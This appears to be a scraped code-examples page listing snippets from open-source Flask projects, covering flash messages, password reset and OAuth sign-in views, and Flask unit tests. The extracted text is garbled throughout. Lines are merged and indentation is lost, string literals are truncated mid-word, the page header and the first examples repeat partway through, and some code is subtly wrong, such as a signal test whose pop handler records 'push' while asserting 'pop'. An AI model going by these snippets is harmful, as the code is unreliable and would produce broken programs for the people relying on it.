Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def fan_toggle():
```

```
fan.fan_toggle()
```

```
flask.flash("Toggling Fan")
```

```
return flask.redirect(flask.url_for("index"))
```

**Example 31**

Project: *SenseMe* Author: *TomFaulkner* File: [flask\\_app.py GNU General Public License v3.0](#)

5 vo

```
def fan_on():
```

```
fan.fan_powered_on = True
```

```
flask.flash("Turning Fan On")
```

```
return flask.redirect(flask.url_for("index"))
```

**Example 32**

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) GNU General Public License v3.0

5 vo

```
def schedule_sync_mirror(mirror_id: int):  
  
    # Check if mirror exists or throw 404  
  
    found_mirror = PushMirror.query.filter_by(id=mirror_id,  
                                              user=current_user).first()  
    if not found_mirror.project_id:  
  
        flask.flash('Project mirror is not created, cannot be synced', 'danger')  
        return flask.redirect(flask.url_for('push_mirror.index.get_mirror'))  
    task = sync_push_mirror.delay(mirror_id)  
  
    log_task_pending(task, found_mirror, sync_push_mirror,  
                     InvokedByEnum.MANUAL)  
    flask.flash('Sync has been started with  
    UUID: {}'.format(task.id), 'success')  
    return flask.redirect(flask.url_for('push_mirror.index.get_mirror'))
```

**Example 33**

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) GNU General Public License v3.0

5 vo

```
def schedule_delete_mirror(mirror_id: int):  
    mirror_detail = PushMirror.query.filter_by(id=mirror_id, user=current_user).first()  
    mirror_detail.is_deleted = True  
  
    db.session.add(mirror_detail)  
  
    db.session.commit()  
  
    delete_push_mirror.delay(mirror_detail.id)  
    flask.flash('Push mirror was deleted successfully.', 'success')  
    return
```

```
flask.redirect(flask.url_for('push_mirror.index.get_mirror'))
```

**Example 34**

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) [GNU General Public License v3.0](#)

```
5 vo

def new_fingerprint():

    form = NewForm(
        flask.request.form
    )

    if flask.request.method == 'POST' and form.validate():
        flask.flash('New fingerprint was added.', 'success')
        return flask.redirect(flask.url_for('fingerprint.index.get_fingerprint'))
    return flask.render_template('fingerprint.index.new.html', form=form)
```

**Example 35**

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) [GNU General Public License v3.0](#)

```
5 vo

def get_new_rsa_key():

    current_user.is_rsa_pair_set = False
    current_user.gitlab_deploy_key_id = None
    db.session.add(current_user)
    db.session.commit()

    create_rsa_pair.delay(current_user.id)
```

```
flask.flash('New RSA pair key has been requested!', 'success')
return flask.redirect(flask.url_for('home.index.get_home')) Example 36
```

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def schedule_sync_mirror(mirror_id: int):
    # Check if mirror exists or throw 404
    found_mirror = PullMirror.query.filter_by(id=mirror_id,
                                                user=current_user).first()
    if not found_mirror.project_id:
        flask.flash('Project mirror is not created, cannot be synced', 'danger')
        return flask.redirect(flask.url_for('pull_mirror.index.get_mirror'))
    task = sync_pull_mirror.delay(mirror_id)

    log_task_pending(task, found_mirror, sync_pull_mirror,
                     InvokedByEnum.MANUAL)
    flask.flash('Sync has been started with UUID: {}'.format(task.id), 'success')
    return flask.redirect(flask.url_for('pull_mirror.index.get_mirror')) Example 37
```

Project: *gitlab-tools* Author: *Salamek* File: [\*index.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def schedule_delete_mirror(mirror_id: int):
    mirror_detail = PullMirror.query.filter_by(id=mirror_id,
                                                user=current_user).first()
    mirror_detail.is_deleted = True

    db.session.add(mirror_detail)
    db.session.commit()
```

```
delete_pull_mirror.delay(mirror_detail.id) flask.flash('Pull mirror was deleted successfully.', 'success') return flask.redirect(flask.url_for('pull_mirror.index.get_mirror'))
```

**Example 38**

Project: *Flask\_Blog* Author: *sugarguo* File: [\*basic.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified) flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 39**

Project: *fixmynotes.com* Author: *mariowr2* File: [\*init.py\*](#) [MIT License](#)

5 vo

```
def upload_pdf():  
  
    if request.method == 'POST':  
  
        splitting_mode = request.form['mode'] # get the radio button selec  
        print "SPLITTING MODE SET TO "+str(splitting_mode) if 'pdf' in
```

```
request.files:  
  
pdf_file = request.files['pdf']  
  
if not pdf_file.filename == "":  
  
    if pdf_file and allowed_filename(pdf_file.filename) filename =  
        secure_filename(pdf_file.filename)  
  
    pdf_file.save(os.path.join(app.con  
  
    return redirect(url_for('uploaded_  
  
else:  
  
    flash("There seems to be somethin  
  
    return redirect(url_for('unsuccessf  
  
else:  
  
    clear_uploaded_file(pdf_file.filename) # d flash("This webapp only  
    works with pdf fi return redirect(url_for('unsuccessful'))  
  
else:  
  
    flash("No file was selected.")  
  
    return redirect(url_for('unsuccessful'))  
  
else:  
  
    flash("Failed to upload file.") return redirect(url_for('unsuccessful'))  
  
    return render_template('upload.html') # if not a post request, show  
    the ht  
  
#process pdf, verify successful and then send it to a custom url
```

**Example 40**

Project: *fixmynotes.com* Author: *mariowr2* File: [\*init.py\*](#) MIT  
[License](#)

5 vo

```
def handle_request_too_large(e):  
  
    flash("Terrible error occurred. Maximum file size is  
    "+str(MAX_FILE_SIZE)+  
  
    return redirect(url_for('unsuccessful'))
```

### **Example 41**

Project: *fixmynotes.com* Author: *mariowr2* File: [\*init.py\*](#) MIT  
[License](#)

5 vo

```
def handle_bad_request(e):  
  
    flash("Terrible error occurred. (Bad Request)") return  
    redirect(url_for('error'))
```

### **Example 42**

Project: *fixmynotes.com* Author: *mariowr2* File: [\*init.py\*](#) MIT  
[License](#)

5 vo

```
def handle_not_found(e):  
  
    flash("4 0 4")  
  
    return redirect(url_for('error'))
```

### **Example 43**

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [basic.py](#) [GNU General Public License v2.0](#)

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False  
        flask.flash('Zip')  
        self.assert_true(flask.session.modified)  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

#### **Example 44**

Project: *github-stats* Author: *lipis* File: [profile.py](#) [MIT License](#)

5 vo

```
def profile_password():  
    if not config.CONFIG_DB.has_email_authentication:  
        flask.abort(418)  
    user_db = auth.current_user_db()  
    form = ProfilePasswordForm(obj=user_db)  
    if not user_db.password_hash:  
        del form.old_password
```

```

if form.validate_on_submit(): errors = False

old_password = form.old_password.data if form.old_password else
None new_password = form.new_password.data

if new_password or old_password:

if user_db.password_hash:

if util.password_hash(user_db, old_password) !=  

user_db.password_hash: form.old_password.errors.append('Invalid  

current password') errors = True

if not (form.errors or errors):

user_db.password_hash = util.password_hash(user_db,  

new_password) flask.flash('Your password has been changed.',  

category='success') if not (form.errors or errors):

user_db.put()

return flask.redirect(flask.url_for('profile')) return
flask.render_template(
'profile/profile_password.html',
title=user_db.name,
html_class='profile-password',
form=form,
user_db=user_db,
)

```

## Example 45

Project: *github-stats* Author: *lipis* File: [user.py](#) MIT License

5 vo

```
def user_verify(token):  
  
    user_db = auth.current_user_db()  
  
    if user_db.token != token:  
  
        flask.flash('That link is either invalid or expired.', category='danger')  
        return flask.redirect(flask.url_for('profile'))  
        user_db.verified = True  
  
    user_db.token = util.uuid()  
  
    user_db.put()  
  
    flask.flash('Hooray! Your email is now verified.', category='success')  
    return flask.redirect(flask.url_for('profile'))
```

```
#####  
#####
```

# User Forgot

```
#####  
#####
```

## Example 46

Project: [github-stats](#) Author: [lipis](#) File: [user.py](#) MIT License

5 vo

```
def user_reset(token=None):  
  
    user_db = model.User.get_by('token', token) if not user_db:  
  
        flask.flash('That link is either invalid or expired.', category='danger')  
        return flask.redirect(flask.url_for('welcome')) if auth.is_logged_in():
```

```
flask_login.logout_user()

return flask.redirect(flask.request.path) form = UserResetForm()

if form.validate_on_submit(): user_db.password_hash =
    util.password_hash(user_db, form.new_password.data)
user_db.token = util.uuid()

user_db.verified = True

user_db.put()

flask.flash('Your password was changed successfully.', category='success') return auth.signin_user_db(user_db)

return flask.render_template(
    'user/user_reset.html',
    title='Reset Password',
    html_class='user-reset',
    form=form,
    user_db=user_db,
)
```

```
#####
#####
```

```
#####
```

# User Activate

```
#####
#####
```

```
#####
```

## Example 47

Project: [github-stats](#) Author: [lipis](#) File: [user.py](#) MIT License

5 vo

```
def user_activate(token):
    if auth.is_logged_in():
        flask_login.logout_user()

    return flask.redirect(flask.request.path) user_db =
model.User.get_by('token', token) if not user_db:
    flask.flash('That link is either invalid or expired.', category='danger')
    return flask.redirect(flask.url_for('welcome')) form =
UserActivateForm(obj=user_db)

    if form.validate_on_submit():

        form.populate_obj(user_db)

        user_db.password_hash = util.password_hash(user_db,
form.password.data) user_db.token = util.uuid()

        user_db.verified = True

        user_db.put()

    return auth.signin_user_db(user_db)

    return flask.render_template(
        'user/user_activate.html',
        title='Activate Account',
        html_class='user-activate',
        user_db=user_db,
```

```
form=form,  
)  
#####  
#####  
# User Merge  
#####  
#####
```

### Example 48

Project: *github-stats* Author: *lipis* File: [linkedin.py](#) MIT License

5 vo

```
def linkedin_authorized(): id_token =  
linkedin.authorize_access_token() if id_token is None:  
  
flask.flash('You denied the request to sign in.') return  
flask.redirect(util.get_next_url()) me = linkedin.get('people/~:(id,first-  
name,last-name,email-address)') user_db =  
retrieve_user_from_linkedin(me.json()) return  
auth.signin_user_db(user_db)
```

### Example 49

Project: *github-stats* Author: *lipis* File: [microsoft.py](#) MIT License

5 vo

```
def microsoft_authorized():  
  
id_token = microsoft.authorize_access_token() if id_token is None:  
  
flask.flash('You denied the request to sign in.') return  
flask.redirect(util.get_next_url()) me = microsoft.get('me')
```

```
user_db = retrieve_user_from_microsoft(me.json()) return  
auth.signin_user_db(user_db)
```

## Example 50

Project: *github-stats* Author: *lipis* File: [auth.py](#) [MIT License](#)

5 vo

```
def signin_oauth(oauth_app, scheme=None): try:  
  
    flask.session.pop('oauth_token', None)  
  
    save_request_params()  
  
    return oauth_app.authorize_redirect(flask.url_for(  
  
        '%s_authorized' % oauth_app.name, _external=True,  
        _scheme=scheme  
  
    ))  
  
except authlib.client.OAuthError:  
  
    flask.flash(  
  
        'Something went wrong with sign in. Please try again.',  
        category='danger',  
  
    )  
  
    return flask.redirect(flask.url_for('signin', next=util.get_next_url()))
```

## Python `flask.Flask()` Examples

The following are code examples for showing how to use `flask.Flask()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: [arymeyer](#) File: `blueprints.py` Apache License 2.0

```
def test_dotted_names(self):
    frontend = flask.Blueprint('myapp.frontend', __name__)
    backend = flask.Blueprint('myapp.backend', __name__)

    @frontend.route('/fe')
    def frontend_index():
        return flask.url_for('myapp.backend.backend_index')

    @frontend.route('/fe2')
    def frontend_page2():
        return flask.url_for('.frontend_index')

    @backend.route('/be')
    def backend_index():
        return flask.url_for('myapp.frontend.frontend_index')

    app = flask.Flask(__name__)
    app.register_blueprint(frontend)
    app.register_blueprint(backend)

    c = app.test_client()
    self.assert_equal(c.get('/fe').data.strip(), b'/be')
    self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
    self.assert_equal(c.get('/be').data.strip(), b'/fe')
```

### Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: [arymeyer](#) File: `views.py` Apache License 2.0

```
def test_implicit_head(self):
    app = flask.Flask(__name__)

    class Index(flask.views.MethodView):
        def get(self):
            return flask.Response('Dumb', headers={
                'X-Method': flask.request.method
            })

    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
    rv = c.get('/')
    self.assert_equal(rv.data, b'Dumb')
    self.assert_equal(rv.headers['X-Method'], 'GET')
    rv = c.head('/')
    self.assert_equal(rv.data, b'')
    self.assert_equal(rv.headers['X-Method'], 'HEAD')
```

### Example 3

Python flask.Flask() Examples The following are code examples for showing how to use `flask.Flask()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

7 votes

[2.0](#)

```
def test_dotted_names(self):  
  
    frontend = flask.Blueprint('myapp.frontend', __name__) backend =  
    flask.Blueprint('myapp.backend', __name__)  
  
    @frontend.route('/fe')  
  
    def frontend_index():  
  
        return flask.url_for('myapp.backend.backend_index')  
  
    @frontend.route('/fe2')  
  
    def frontend_page2():  
  
        return flask.url_for('.frontend_index')  
  
    @backend.route('/be')  
  
    def backend_index():  
  
        return flask.url_for('myapp.frontend.frontend_index')  
        app = flask.  
        Flask(__name__)
```

```
app.register_blueprint(frontend)
app.register_blueprint(backend)
c = app.test_client()

self.assert_equal(c.get('/fe').data.strip(), b'/be')
self.assert_equal(c.get('/fe2').data.strip(), b'/fe')
self.assert_equal(c.get('/be').data.strip(), b'/fe') Example 2
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

7 vo

```
def test_implicit_head(self):
    app = flask.Flask(__name__)
    class Index(flask.views.MethodView):
        def get(self):
            return flask.Response('Blub', headers={
                'X-Method': flask.request.method
            })
    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
    rv = c.get('/')
    self.assert_equal(rv.data, b'Blub')
    self.assert_equal(rv.headers['X-Method'], 'GET')
    rv = c.head('/')
    self.assert_equal(rv.data, b")
```

self.assert\_equal(rv.headers['X-Method'], 'HEAD') **Example 3**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[signals.py](#) Apache License 2.0

6 vo

```
def test_template_rendered(self):  
    app = flask.Flask(__name__)  
    @app.route('/')  
    def index():  
        return flask.render_template('simple_template.html', whiskey=42)  
    recorded = []  
  
    def record(sender, template, context):  
        recorded.append((template, context))  
  
    flask.template_rendered.connect(record, app) try:  
        app.test_client().get('/')  
        self.assert_equal(len(recorded), 1)  
        template, context = recorded[0]  
  
        self.assert_equal(template.name, 'simple_template.html')  
        self.assert_equal(context['whiskey'], 42)  
  
    finally:  
        flask.template_rendered.disconnect(record, app)
```

flask.template\_rendered.disconnect(record, app) **Example 4**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[signals.py](#) Apache License 2.0

6 vo

```
def test_request_exception_signal(self):
    app = flask.Flask(__name__)
    recorded = []
    @app.route('/')
    def index():
        1 // 0
    def record(sender, exception):
        recorded.append(exception)
    flask.got_request_exception.connect(record, app) try:
        self.assert_equal(app.test_client().get('/').status_code, 500)
        self.assert_equal(len(recorded), 1)
        self.assert_true(isinstance(recorded[0], ZeroDivisionError))
    finally:
        flask.got_request_exception.disconnect(record, app)
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[signals.py](#) Apache License 2.0

6 vo

```
def test_appcontext_signals(self):
    app = flask.Flask(__name__)
    recorded = []
    def record_push(sender, **kwargs):
```

```

recorded.append('push')

def record_pop(sender, **kwargs):
    recorded.append('push')

@app.route('/')
def index():
    return 'Hello'

flask.appcontext_pushed.connect(record_push, app)
flask.appcontext_popped.connect(record_pop, app) try:
    with app.test_client() as c:
        rv = c.get('/')
        self.assert_equal(rv.data, b'Hello')
        self.assert_equal(recorded, ['push'])
    self.assert_equal(recorded, ['push', 'pop']) finally:
        flask.appcontext_pushed.disconnect(record_push, app)
        flask.appcontext_popped.disconnect(record_pop, app)

```

**Example 6**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

6 vo

```

def test_flash_signal(self):
    app = flask.Flask(__name__)
    app.config['SECRET_KEY'] = 'secret'

```

```
@app.route('/')
def index():
    flask.flash('This is a flash message', category='notice')
    return flask.redirect('/other')

recorded = []

def record(sender, message, category):
    recorded.append((message, category))

flask.message_flashed.connect(record, app)

try:
    client = app.test_client()
    with client.session_transaction():
        client.get('/')
        self.assert_equal(len(recorded), 1)
        message, category = recorded[0]
        self.assert_equal(message, 'This is a flash message')
        self.assert_equal(category, 'notice')
finally:
    flask.message_flashed.disconnect(record, app)
```

flask.message\_flashed.disconnect(record, app) **Example 7**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

## 2.0

```
def test_basic_module(self):  
    app = flask.Flask(__name__)  
  
    admin = flask.Module(__name__, 'admin', url_prefix='/admin')  
  
    @admin.route('/')  
  
    def admin_index():  
  
        return 'admin index'  
  
    @admin.route('/login')  
  
    def admin_login():  
  
        return 'admin login'  
  
    @admin.route('/logout')  
  
    def admin_logout():  
  
        return 'admin logout'  
  
    @app.route('/')  
  
    def index():  
  
        return 'the index'  
  
    app.register_module(admin)  
  
    c = app.test_client()  
  
    self.assert_equal(c.get('/').data, b'the index')  
    self.assert_equal(c.get('/admin/').data, b'admin index')  
    self.assert_equal(c.get('/admin/login').data, b'admin login')
```

```
self.assert_equal(c.get('/admin/logout').data, b'admin logout')
```

### Example 8

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_context_processors(self):  
    app = flask.Flask(__name__)  
    admin = flask.Module(__name__, 'admin', url_prefix='/admin')  
    @app.context_processor  
    def inject_all_regular():  
        return {'a': 1}  
    @admin.context_processor  
    def inject_admin():  
        return {'b': 2}  
    @admin.app_context_processor  
    def inject_all_module():  
        return {'c': 3}  
    @app.route('/')  
    def index():  
        return flask.render_template_string('{{ a }}{{ b }}{{ c }}')
```

```
@admin.route('/')
def admin_index():

    return flask.render_template_string('{{ a }}{{ b }}{{ c }}')
    app.register_module(admin)

c = app.test_client()

self.assert_equal(c.get('/').data, b'13')

self.assert_equal(c.get('/admin/').data, b'123') Example 9
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

## 2.0

```
def test_endpoint_decorator(self):

    from werkzeug.routing import Submount, Rule from flask import
    Module

    app = flask.Flask(__name__)

    app.testing = True

    app.url_map.add(Submount('/foo', [
        Rule('/bar', endpoint='bar'),
        Rule('/', endpoint='index')
    ]))

    module = Module(__name__, __name__)
```

```
@module.endpoint('bar')

def bar():
    return 'bar'

@module.endpoint('index')

def index():
    return 'index'

app.register_module(module) c = app.test_client()

self.assert_equal(c.get('/foo/').data, b'index')
self.assert_equal(c.get('/foo/bar').data, b'bar') Example 10
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_blueprint_url_definitions(self):

    bp = flask.Blueprint('test', __name__)

    @bp.route('/foo', defaults={'baz': 42})

    def foo(bar, baz):

        return '%s/%d' % (bar, baz)

    @bp.route('/bar')

    def bar(bar):

        return text_type(bar)
```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/1', url_defaults={'bar': 23})
app.register_blueprint(bp, url_prefix='/2', url_defaults={'bar': 19}) c =
app.test_client()

self.assert_equal(c.get('/1/foo').data, b'23/42')
self.assert_equal(c.get('/2/foo').data, b'19/42')
self.assert_equal(c.get('/1/bar').data, b'23')
self.assert_equal(c.get('/2/bar').data, b'19') Example 11
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_default_static_cache_timeout(self): app = flask.
Flask(__name__)

class MyBlueprint(flask.Blueprint):

    def get_send_file_max_age(self, filename):
        return 100

    blueprint = MyBlueprint('blueprint', __name__, static_folder='static')
    app.register_blueprint(blueprint)

    # try/finally, in case other tests use this app for Blueprint tests.

    max_age_default = app.config['SEND_FILE_MAX_AGE_DEFAULT']

    try:
        with app.test_request_context():
            unexpected_max_age = 3600
```

```
if app.config['SEND_FILE_MAX_AGE_DEFAULT'] ==  
unexpected_max_age: unexpected_max_age = 7200  
  
app.config['SEND_FILE_MAX_AGE_DEFAULT'] =  
unexpected_max_age rv = blueprint.send_static_file('index.html') cc  
= parse_cache_control_header(rv.headers['Cache-Control'])  
self.assert_equal(cc.max_age, 100)  
  
rv.close()  
  
finally:  
  
app.config['SEND_FILE_MAX_AGE_DEFAULT'] = max_age_default
```

## Example 12

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

6 vo

[2.0](#)

```
def test_dotted_names_from_app(self):  
  
app = flask.Flask(__name__)  
  
app.testing = True  
  
test = flask.Blueprint('test', __name__)  
  
@app.route('/')  
  
def app_index():  
  
return flask.url_for('test.index')  
  
@test.route('/test/')
```

```
def index():

    return flask.url_for('app_index')

    app.register_blueprint(test)

    with app.test_client() as c:

        rv = c.get('/')

        self.assert_equal(rv.data, b'/test/')
```

## Example 13

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

6 vo

[2.0](#)

```
def test_escaping(self):

    text = '<p>Hello World!</p>'

    app = flask.Flask(__name__)

    @app.route('/')

    def index():

        return flask.render_template('escaping_template.html', text=text,
                                    html=flask.Markup(text))

    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
        b'<p>Hello World!',
```

```
b'<p>Hello World!',  
b'<p>Hello World!',  
b'<p>Hello World!',  
b'&lt;p&gt;Hello World!',  
b'<p>Hello World!'  
])
```

## Example 14

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

6 vo

```
def test_view_patching(self):  
    app = flask.Flask(__name__)  
  
    class Index(flask.views.MethodView):  
        def get(self):  
            1 // 0  
  
        def post(self):  
            1 // 0  
  
    class Other(Index):  
        def get(self):  
            return 'GET'  
  
        def post(self):
```

```
return 'POST'

view = Index.as_view('index')

view.view_class = Other

app.add_url_rule('/', view_func=view)

self.common_test(app)
```

## Example 15

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

```
6 vo

def test_view_decorators(self):

    app = flask.Flask(__name__)

    def add_x_parachute(f):

        def new_function(*args, **kwargs):

            resp = flask.make_response(f(*args, **kwargs))
            resp.headers['X-Parachute'] = 'awesome'

            return resp

        return new_function

    class Index(flask.views.View):

        decorators = [add_x_parachute]

        def dispatch_request(self):

            return 'Awesome'
```

```
app.add_url_rule('/', view_func=Index.as_view('index')) c =
app.test_client()

rv = c.get('/')

self.assert_equal(rv.headers['X-Parachute'], 'awesome')
self.assert_equal(rv.data, b'Awesome')
```

## Example 16

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [views.py](#) Apache License 2.0

6 vo

```
def test_explicit_head(self):

    app = flask.Flask(__name__)

    class Index(flask.views.MethodView):

        def get(self):
            return 'GET'

        def head(self):

            return flask.Response("", headers={"X-Method": 'HEAD'})

    app.add_url_rule('/', view_func=Index.as_view('index')) c =
app.test_client()

    rv = c.get('/')

    self.assert_equal(rv.data, b'GET')

    rv = c.head('/')

    self.assert_equal(rv.data, b"")
```

`self.assert_equal(rv.headers['X-Method'], 'HEAD')` **Example 17**

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [\*views.py\*](#) Apache License 2.0

6 vo

```
def test_endpoint_override(self): app = flask.Flask(__name__)

app.debug = True

class Index(flask.views.View):

    methods = ['GET', 'POST']

    def dispatch_request(self):

        return flask.request.method

    app.add_url_rule('/', view_func=Index.as_view('index')) with
    self.assert_raises(AssertionError):

        app.add_url_rule('/', view_func=Index.as_view('index'))

    # But these tests should still pass. We just log a warning.

    self.common_test(app)
```

**Example 18**

Project: *invenio-openaire* Author: *inveniosoftware* File: [\*conftest.py\*](#) MIT License

5 vo

```
def app(request):

    """ Flask application fixture. """
```

```
# Set temporary instance path for sqlite
instance_path = tempfile.mkdtemp()

app = Flask('testapp', instance_path=instance_path)
app.config.update(
    SQLALCHEMY_DATABASE_URI=os.environ.get(
        'SQLALCHEMY_DATABASE_URI', 'sqlite:///test.db'),
    INDEXER_REPLACE_REFS=True,
    CELERY_ALWAYS_EAGER=True,
    CELERY_RESULT_BACKEND="cache",
    CELERY_CACHE_BACKEND="memory",
    CELERY_EAGER_PROPAGATES_EXCEPTIONS=True,
    JSONSCHEMAS_HOST='inveniosoftware.org',
    OPENAIRE_OAI_LOCAL_SOURCE='invenio_openaire/data/oaire_local.sqlite',
    TESTING=True,
)
app.url_map.converters['pid'] = PIDConverter
app.url_map.converters['pidpath'] = PIDPathConverter
LoginManager(app)

InvenioDB(app)

InvenioIndexer(app)

InvenioRecords(app)

InvenioCelery(app)
```

```
InvenioPIDStore(app)  
InvenioOpenAIRE(app)  
InvenioSearch(app)  
InvenioJSONSchemas(app)  
with app.app_context():  
    yield app  
    shutil.rmtree(instance_path)
```

## Example 19

Project: *invenio-openaire* Author: *inveniosoftware* File:  
[test\\_invenio\\_openaire.py](#) MIT License

```
5 vo  
  
def test_init():  
    """Test extension initialization."""  
  
    app = Flask('testapp')  
  
    ext = InvenioOpenAIRE(app)  
  
    assert 'invenio-openaire' in app.extensions  
    app = Flask('testapp')  
  
    ext = InvenioOpenAIRE()  
  
    assert 'invenio-openaire' not in app.extensions  
    ext.init_app(app)  
  
    assert 'invenio-openaire' in app.extensions
```

## Example 20

Project: *hydrus* Author: *HTTP-APIs* File: [app\\_factory.py](#) MIT License

5 vo

```
def app_factory(api_name: str = "api") -> Flask:  
    """Create an app object."""  
  
    app = Flask(__name__)  
  
    app.config['SECRET_KEY'] = 'secret key'  
  
    CORS(app)  
  
    app.url_map.strict_slashes = False  
  
    api = Api(app)  
  
    api.add_resource(Index, "/{}".format(api_name), endpoint="api")  
    api.add_resource(Vocab, "/{}/vocab".format(api_name),  
        endpoint="vocab")  
    api.add_resource(  
  
        Contexts,  
  
        "/{}/contexts/<string:category>.jsonld".format(api_name),  
        endpoint="contexts")  
  
    api.add_resource(  
  
        Entrypoint,  
  
        "/{}/contexts/EntryPoint.jsonld".format(api_name),  
        endpoint="main_entrypoint")  
  
    api.add_resource(  
  
        ItemCollection,  
  
        "/{}/<string:path>".format(api_name), endpoint="item_collection")  
  
    api.add_resource(  
  
        Item,
```

```
"/{}<string:path>/<uuid:id_>".format(api_name), endpoint="item")  
api.add_resource(  
    Items,  
    "/{}<string:path>/add/<int_list>".format(api_name),  
    "/{}<string:path>/add".format(api_name),  
    "/{}<string:path>/delete/<int_list>".format(api_name))  
return app
```

## Example 21

Project: *hydrus* Author: *HTTP-APIs* File: [socketio\\_factory.py MIT License](#)

5 vo

```
def create_socket(app: Flask, session: scoped_session) ->  
    SocketIO: socketio.init_app(app, logger=True)  
  
    socketio.on_namespace(SyncNamespace(namespace='/sync',  
        db_session=session))  
    return socketio
```

## Example 22

Project: *flask-ci* Author: *vicenteneto* File: [app.py MIT License](#)

5 vo

```
def create_app():  
  
    flask_sample = Flask('flask_ci_test')  
  
    flask_sample.register_blueprint(users_views.blueprint)  
    return flask_sample
```

## Example 23

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [signals.py](#) Apache License 2.0

5 vo

```
def test_request_signals(self):
    app = flask.Flask(__name__)
    calls = []

    def before_request_signal(sender):
        calls.append('before-signal')

    def after_request_signal(sender, response):
        self.assert_equal(response.data, b'stuff')
        calls.append('after-signal')

    @app.before_request
    def before_request_handler():
        calls.append('before-handler')

    @app.after_request
    def after_request_handler(response):
        calls.append('after-handler')
        response.data = 'stuff'

    return response

@app.route('/')
def index():
```

```
calls.append('handler')

return 'ignored anyway'

flask.request_started.connect(before_request_signal, app)
flask.request_finished.connect(after_request_signal, app) try:

rv = app.test_client().get('/')

self.assert_equal(rv.data, b'stuff')

self.assert_equal(calls, ['before-signal', 'before-handler',
'handler', 'after-handler',
'after-signal'])

finally:

flask.request_started.disconnect(before_request_signal, app)
flask.request_finished.disconnect(after_request_signal, app)
```

#### **Example 24**

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_default_endpoint_name(self):

app = flask.Flask(__name__)

mod = flask.Module(__name__, 'frontend')

def index():

return 'Awesome'
```

```
mod.add_url_rule('/', view_func=index)

app.register_module(mod)

rv = app.test_client().get('/')

self.assert_equal(rv.data, b'Awesome')

with app.test_request_context():

    self.assert_equal(flask.url_for('frontend.index'), '/') Example 25
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_request_processing(self):

    catched = []

    app = flask.Flask(__name__)

    admin = flask.Module(__name__, 'admin', url_prefix='/admin')

    @admin.before_request

    def before_admin_request():

        catched.append('before-admin')

    @admin.after_request

    def after_admin_request(response):

        catched.append('after-admin')

    return response
```

```

@admin.route('/')
def admin_index():
    return 'the admin'

@app.before_request
def before_request():
    catched.append('before-app')

@app.after_request
def after_request(response):
    catched.append('after-app')
    return response

@app.route('/')
def index():
    return 'the index'

app.register_module(admin)
c = app.test_client()

self.assert_equal(c.get('/').data, b'the index')
self.assert_equal(catched, ['before-app', 'after-app']) del catched[:]

self.assert_equal(c.get('/admin/').data, b'the admin')
self.assert_equal(catched, ['before-app', 'before-admin',
    'after-admin', 'after-app'])

```

## Example 26

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## [2.0](#)

```
def test_late_binding(self):  
  
    app = flask.Flask(__name__)  
  
    admin = flask.Module(__name__, 'admin')  
  
    @admin.route('/')  
  
    def index():  
  
        return '42'  
  
